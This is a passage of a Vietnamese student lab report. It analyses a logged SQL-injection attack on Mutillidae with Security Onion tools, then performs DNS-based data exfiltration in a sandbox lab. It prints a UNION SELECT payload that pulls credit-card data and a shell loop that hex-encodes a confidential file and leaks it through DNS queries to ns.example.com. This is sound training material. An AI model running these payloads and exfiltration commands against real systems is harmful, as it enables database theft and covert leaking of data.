


- Ở menu bên tay trái, chọn HTTP/TOP Potential SQL Injection



Lab 01: Phân tích gói tin

- Chọn địa chỉ IP 209.165.200.235



- Ta có được bảng sau:

Screenshot of a NetworkMiner tool interface showing a security audit on a system named "SecurityOnion". The interface includes a left sidebar with navigation links like "Connections", "DHCP", "DNP3", "DNS", "Files", "Firewall", "FTP", "Host Logs", and "HTTP". The main pane displays a table of network traffic records.

	Timestamp	Fields
Info	Mon Mar 04 06:59:58	1709535595.000105 CITcv27bPjBrD487f 209.165.201.17 40512 209.165.200.235 80 1 GET 20 page=user-info.php&username='union'+select+ccid,ccnnumber,+ccv,+expiration,+null+from php+submit+button=View+Account+Details http://209.165.200.235/mutillidae/index.php?page Linux x86_64; rv:91.0 Gecko/201001 Firefox/91.0 0 1103 200 OK - HTTP: URI:SQLI- I host= 127.0.0.1 program=bro_http class=BRO_HTTP srcip=209.165.201.17 srcport=40512 dstip=2 status_code=200 content_length=1103 method=GET site=209.165.200.235 uri=/mutillidae/index.php&username='union'+select+ccid,ccnnumber,+ccv,+expiration,+null+from+credit_card+--&button=View+Account+Details referer=http://209.165.200.235/mutillidae/index.php?page=user-info x86_64; rv:91.0 Gecko/201001 Firefox/91.0 mime_type=text/html
Info	Mon Mar 04 07:00:11	1709535595.000127 C2glnMwuW8igf18 209.165.201.17 40512 209.165.200.235 80 1 GET 20 page=user-info.php&username='union'+select+ccid,ccnnumber,+ccv,+expiration,+null+from php+submit+button=View+Account+Details http://209.165.200.235/mutillidae/index.php?page Linux x86_64; rv:91.0 Gecko/201001 Firefox/91.0 0 1103 200 OK - HTTP: URI:SQLI- I host= 127.0.0.1 program=bro_http class=BRO_HTTP srcip=209.165.201.17 srcport=40512 dstip=2 status_code=200 content_length=1103 method=GET site=209.165.200.235 uri=/mutillidae/index.php&username='union'+select+ccid,ccnnumber,+ccv,+expiration,+null+from+credit_card+--&button=View+Account+Details referer=http://209.165.200.235/mutillidae/index.php?page=user-info x86_64; rv:91.0 Gecko/201001 Firefox/91.0 mime_type=text/html
Info	Mon Mar 04 07:04:40	1709535877.458693 C9PzoA3yWUDWpVf 209.165.201.17 45758 209.165.200.235 80 1 GET 20 page=user-info.php&username='+union'+select+ccid,ccnnumber,ccv,expiration,null+from+cr+php+submit+button=View+Account+Details http://209.165.200.235/mutillidae/index.php?page info.php&username='9627union'+select+ccid%2C+ccnnumber%2C+ccv%2C+expiration%2C+n+&password='&user-info+php+submit+button=View+Account+Details 1 Mozilla/5.0 (X11; Linux Firefox/91.0 0 960 200 OK - HTTP: URI:SQLI- I host= 127.0.0.1 program=bro_http class=BRO_HTTP srcip=209.165.201.17 srcport=45758 dstip=2 status_code=200 content_length=960 method=GET site=209.165.200.235 uri=/mutillidae/index.php info.php&username='+union'+select+ccid,ccnnumber,ccv,expiration,null+from+credit_card+--&button=View+Account+Details referer=http://209.165.200.235/mutillidae/index.php?page=user-info.php&username='9627union'+select+ccid%2C+ccnnumber%2C+ccv%2C+expiration%2C+null+&button=View+Account+Details user_agent=Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Ge

- Chọn Plugin > getPcap:

The screenshot shows the NetworkMiner interface with several captured network packets listed on the right. A context menu is open over the third packet from the top, which is an HTTP request. The menu has a 'Plugin' dropdown open, and the option 'getPcap' is highlighted.

- Đăng nhập với username/password là analyst/cyberops:

The screenshot shows a web browser window with the title 'capME! - Please login to continue - Chromium'. The address bar shows the URL 'https://localhost/capme/login.php?&sip=209.165.201.17&spt=45758&dip=209.165.200.235&dpt=80&sti#'. The page content is a login form with the following fields:

capME! - Please login to continue	
Username	analyst
Password	*****
<input type="submit"/>	

At the bottom of the page, it says 'Version 1.0.1' and '©2016 Paul Halliday'.

- Playload kẻ tấn công đã sử dụng:

```
SRC: GET /multillidae/index.php?page=user-info.php&username=%27+union+select+ccid%2Cccnumber%2Cccv%2Cexpiration%2Cnull+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
SRC: Host: 209.165.200.235
```

- Dữ liệu bị đánh cắp:

**PHÒNG THÍ NGHIỆM
AN TOÀN THÔNG TIN**

- Thông tin tìm được từ công cụ ELSA và thông tin tìm được từ công cụ SGUIL là giống nhau.

B.3 Bắt và phân tích gói tin trong tấn công lấy dữ liệu với DNS


Bước 1. Thực hiện lấy dữ liệu thông qua DNS

Yêu cầu 3.1. Thực hiện và báo cáo kết quả các bước tấn công lấy dữ liệu thông qua DNS như hướng dẫn. Minh chứng nội dung lấy được sau khi hoàn tất tấn công (file secret.txt)?

Chụp lại các hình ảnh kết quả cho từng bước.

- **Kiểm tra cấu hình DNS server trên máy CyberOps**

Mở file /etc/resolv.conf và kiểm tra danh sách các địa chỉ IP của DNS Server có địa chỉ IP của Metasploitable là 209.165.200.235 hay không.




- **Chuyển file confidential.txt sang dạng file hexan**

Sử dụng lệnh xxd để chuyển nội dung của confidential.txt sang dạng những chuỗi hexan 60 bytes và lưu vào 1 file mới có tên confidential.hex

The screenshot shows a terminal window titled "Terminal - analyst@workstation:~/lab.support.files". The terminal displays the following command-line session:

```
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.352/5.995/19.585/7.846 ms
[analyst@workstation ~]$ nano etc/resolv.conf
[analyst@workstation ~]$ nano /etc/resolv.conf
[analyst@workstation ~]$ cd /home/analyst//lab.support.files
[analyst@workstation lab.support.files]$ ls
apache_in_epoch.log    instructor      pox
applicationX_in_epoch.log letter_to_grandma.txt sample.img
attack_scripts          logstash-tutorial.log sample.img_SHA256.sig
confidential.txt        malware         scripts
cyops.mn                mininet_services
elk_services            openssl_lab
h2_dropbear.banner      pcaps
[analyst@workstation lab.support.files]$ xxd -p confidential.txt > confidential.hex
[analyst@workstation lab.support.files]$ ls
apache_in_epoch.log    h2_dropbear.banner      pcaps
applicationX_in_epoch.log instructor      pox
attack_scripts          letter_to_grandma.txt sample.img
confidential.hex        logstash-tutorial.log sample.img_SHA256.sig
confidential.txt        malware         scripts
cyops.mn                mininet_services
elk_services            openssl_lab
[analyst@workstation lab.support.files]$
```



The screenshot shows a terminal window titled "Terminal - analyst@workstation:~/lab.support.files". The terminal displays the following commands and their outputs:

```

[analyst@workstation lab.support.files]$ ls
apache_in_epoch.log      instructor          pex
applicationX_in_epoch.log letter_to_grandma.txt sample.img
attack_scripts             logstash-tutorial.log sample.img_SHA256.sig
confidential.txt          malware              scripts
cyops.mn                  mininet_services    SQL_Lab.pcap
elk_services               openssl_lab
h2_dropbear.banner         pcaps
[analyst@workstation lab.support.files]$ xxd -p confidential.txt > confidential.hex
[analyst@workstation lab.support.files]$ ls
apache_in_epoch.log      h2_dropbear.banner   pcaps
applicationX_in_epoch.log instructor          pex
attack_scripts             letter_to_grandma.txt sample.img
confidential.hex          malware              scripts
confidential.txt          mininet_services    SQL_Lab.pcap
cyops.mn                  openssl_lab
elk_services
[analyst@workstation lab.support.files]$ cat confidential.hex
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e
666f726d6174696f6e2061626f757420746865206c617374207365637572
697479206272656163682e0a
[analyst@workstation lab.support.files]$

```

The terminal is connected to QEMU (instance-00001f93). The background of the window features a blue circuit board pattern.

- **Nối nội dung hexan đã chuyển vào log truy vấn của DNS**

Mục đích là lấy nội dung hexan của file confidential.hex để chèn vào file log của DNS, để sau đó từ xa có thể vào đọc file lò đó để lấy dữ liệu ra.

Để đưa vào nội dung file log của DNS, ta dùng chính các nội dung hexan này để đựng một URL, sau đó dùng drill để yêu cầu truy vấn DNS đối với URL đã tạo.

```

Connected (encrypted) to QEMU (instance-00001f93)

[analyst@workstation lab.support.files]$ for line in `cat confidential.hex` ; do drill $line.ns.example.com; done
;; -->HEADER<<- opcode: QUERY, rcode: SERVFAIL, id: 44599
;; flags: qr rd ; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;; 434f4e464944454e5449414c20444f4355d454e540a444f204e4f542053.ns.example.com. IN      A

;; ANSWER SECTION:

;; AUTHORITY SECTION:

;; ADDITIONAL SECTION:

;; Query time: 3 msec
;; SERVER: 209.165.200.235
;; WHEN: Mon Mar  4 02:08:10 2024
;; MSG SIZE rcvd: 93
;; -->HEADER<<- opcode: QUERY, rcode: SERVFAIL, id: 50224
;; flags: qr rd ; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;; 484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com. IN      A

;; ANSWER SECTION:

;; AUTHORITY SECTION:

;; ADDITIONAL SECTION:

;; Query time: 2 msec
;; SERVER: 209.165.200.235
;; WHEN: Mon Mar  4 02:08:25 2024
;; MSG SIZE rcvd: 93
;; -->HEADER<<- opcode: QUERY, rcode: SERVFAIL, id: 23221
;; flags: qr rd ; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;; 666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com. IN      A

;; ANSWER SECTION:

;; AUTHORITY SECTION:

;; ADDITIONAL SECTION:

;; Query time: 4 msec
;; SERVER: 209.165.200.235
;; WHEN: Mon Mar  4 02:08:41 2024
;; MSG SIZE rcvd: 93
;; -->HEADER<<- opcode: QUERY, rcode: SERVFAIL, id: 53343
;; flags: qr rd ; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

```

Khi đó trong file log /var/lib/bind/query.log trên máy Metasploitable sẽ có entry tương ứng với truy vấn

```

GNU nano 2.0.7          File: /var/lib/bind/query.log

client 192.168.0.11#54855: query: confidential.hex.ns.example.com IN A +
client 192.168.0.11#33663: query: ns.example.com IN A +
client 192.168.0.11#33663: query: ns.example.com IN AAAA +
client 192.168.0.11#33663: query: ns.example.com IN A +
client 192.168.0.11#33663: query: ns.example.com IN AAAA +
client 192.168.0.11#58522: query: confidential.hex.ns.example.com IN A +
client 192.168.0.11#44248: query: cat.ns.example.com IN A +
client 192.168.0.11#33610: query: confidential.hex.ns.example.com IN A +
client 192.168.0.11#44750: query: 434f4e464944454e5449414c20444f4355d454e540a4$+
client 192.168.0.11#41066: query: 484152450a5468697320646f63756d656e7420636f6e?+
client 192.168.0.11#38751: query: 666f726d6174696f6e2061626f757420746865206c617$+
client 192.168.0.11#41238: query: 6974792062722656163682e0a.ns.example.com IN A +

```

Câu hỏi: Sinh viên có thể tạo ra bao nhiêu URL như vậy từ file confidential.hex?


- Có thể tạo ra 4 URL bởi vì lệnh for sẽ duyệt qua từng dòng trong file confidential.hex mà trong file confidential.hex có 4 dòng.

- Lấy DNS log từ xa


Từ máy Kali, kết nối SSH đến Metasploitable (DNS server) với username/password là user/user.

Để tránh trường hợp máy chủ đã cung cấp ssh-dss được OpenSSH hỗ trợ, nhưng vì lý do nào đó không còn được bật do lo ngại về bảo mật, hoặc phiên bản OpenSSH đã lỗi thời thì chúng ta thêm tùy chọn:


-o HostKeyAlgorithms=+ssh-dss khi dùng lệnh ssh



Đọc dữ liệu từ file /var/lib/bind/query.log trên máy Metasploitable bằng session SSH đã khởi tạo từ máy Kali và lọc ra các thông tin sẽ là nội dung hexan của file confidential.hex với lệnh egrep như bên dưới




⇒ Nội dung đọc được sẽ được lưu trong file secret.hex
Thoát khỏi session SSH và sử dụng câu lệnh scp để sao chép file secret.hex từ máy Metasploitable sang máy Kali.



Sử dụng lại câu lệnh xxd với option -r -p để chuyển nội dung dạng hex về dạng text.

